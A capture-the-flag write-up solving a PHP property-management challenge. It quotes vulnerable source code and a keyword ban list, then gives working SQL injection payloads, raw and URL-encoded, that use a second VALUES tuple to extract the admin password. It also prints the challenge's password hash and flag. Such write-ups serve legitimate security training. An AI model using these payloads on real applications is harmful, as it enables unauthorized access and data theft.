Challenge Description
Explore the advanced property management system of UTOPIA Smart City. This sophisticated platform manages residential properties with multiple user roles and complex database interactions. Can you bypass authentication, escalate privileges, and extract sensitive data from the smart city’s property database?
File provided: public.zip
Solution
Accessing the site shows a login screen:

The description mentions as first step to bypass the authentication. The bottom of the login page contains guest credentials we can use to login:

This give us limited access:

The code provided shows that to get the flag we need to be login as admin (dashboard.php):
<?php if (!empty($is_admin) && $is_admin === true): ?>
    <div class="flag">
        You have full access to all property details.
        <b id='flag'>
        <?php
            echo getenv('FLAG');
        ?>
        <b>
    </div>
<?php else: ?>
    <div class="obfuscated-notice">
        Limited access: Property details are restricted. Contact admin for full access.
    </div>
<?php endif; ?>
Further analyzing the code shows that there’s a SQL injection in add_property at Functions.php:
function add_property($data) {
    global $conn;

    $title = $data['title'];
    $description = $conn->real_escape_string($data['description']);
    $address = $conn->real_escape_string($data['address']);
    ...
    $sql = "INSERT INTO properties (description, address, price, property_type, bedrooms, bathrooms, area_sqft, amenities, contact_info,title)
            VALUES ('$description', '$address', $price, '$property_type', $bedrooms, $bathrooms, $area_sqft, '$amenities', '$contact_info','$title')";
    return $conn->query($sql);
}title, description and address are user controlled parameters. description and address have real_escape_string applied to protect against SQLi, but title is unescaped. If we follow the code, we can see that title has a set of banned keywords (config.php):
define('SQL_BAN_LIST', [
    '!',
    '"',
    ...
    'insert',
    'right',
    ...
    'union',
    'update',
    'wait'
]);
function filter_sql_input($input) {
if (empty($input)) {
return false;
}
$input_lower = strtolower($input);
foreach (SQL_BAN_LIST as $banned_keyword) {
if (strpos($input_lower, strtolower($banned_keyword)) !== false) {
echo "Input contains banned pattern: " . htmlspecialchars($banned_keyword) . "\n"; // Debug line
return true;
}
}
return false;
}In add-property.php is where we find that the parameter is user controlled:
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (isset($_POST['title']) && isset($_POST['description']) && !filter_sql_input($_POST['title']) && !filter_sql_input($_POST['description'])) {
        $title = $_POST['title'] ?? '';
        ...
        $result = add_property($data);
In summary, title is vulnerable to SQLi. We just need to make sure we don’t use any of the blacklisted words. In addition, the SQLi is in a INSERT INTO… VALUES query. This has some peculiarities that we need to consider to craft the payload.
The first thing I tried is to ensure I could find simple queries that would not break the SQL in the backend, in other words, I tried to inject SQL that would result in a valid SQL statement in the server. The below are some examples:
title=title%27)#
title=a')--+
title=a');#
From there, I initially attempted to insert SQL statements directly in the title, for example:
title='select username from users limit 1)--+But this would not work. The reason is that the title is inside a string literal '...'inside a single VALUES tuple. Anything you place inside those single quotes becomes part of the string value, not SQL code.
If you try something like:
'); select ...; --
It will also fail because it becomes something like this:
... 'title'); select ...; --
It is common that multiple statements are not allowed by APIs (e.g., mysqli->query) unless multi_query or similar is explicitly enabled.
To make a successful injection, we need to understand how INSERT works. SQL INSERT supports multiple-row insertion using a comma-separated list of tuples:
INSERT INTO properties (...) VALUES (tuple1), (tuple2), (tuple3);
each tuple contains all the values expected by the SQL query (title, description, address, etc.). So, for the query to work, we need to close the first tuple, inject a second one, and add a SQL query in the title. For example:
x'),('d','a',0,'apartment',0,0,0,'x','x',(select username from users limit 1))-- -The above query will become:
VALUES ('desc','addr',1000,'apartment',2,2,1200,'a','contact','x'),
       ('d','a',0,'apartment',0,0,0,'x','x',(select username from users limit 1))-- -')
To send it to the server, we need to encode it:
x%27%29%2C%28%27d%27%2C%27a%27%2C0%2C%27apartment%27%2C0%2C0%2C0%2C%27x%27%2C%27x%27%2C%28select+username+from+users+limit+1%29%29--+-
The server response was a 200 OK. It looks like it worked. That does not display the result of the query though, for that, there’s a little trick in this application. But let’s first do a query to get our target, the admin password:
x'),('d','a',0,'apartment',0,0,0,'x','x',(select password from users limit 1))-- -
Encoded:
title=x%27%29%2C%28%27d%27%2C%27a%27%2C0%2C%27apartment%27%2C0%2C0%2C0%2C%27x%27%2C%27x%27%2C%28select+password+from+users+limit+1%29%29--+-

Now, the password will basically be inserted as the title of the property, but we cannot see the title, at least not in the dashboard page. This application has a little trick we can exploit though. If we click on the property from the dashboard, we go to a view that shows the property data. The data is hidden, but if we click “Delete Property” it will show the title:


So the password for the admin user is: 211f16f58cc51bc97d0c79e09c5ebd83
If we log in as admin, we get the flag:

flag: flag{bd0c963cb0529fae}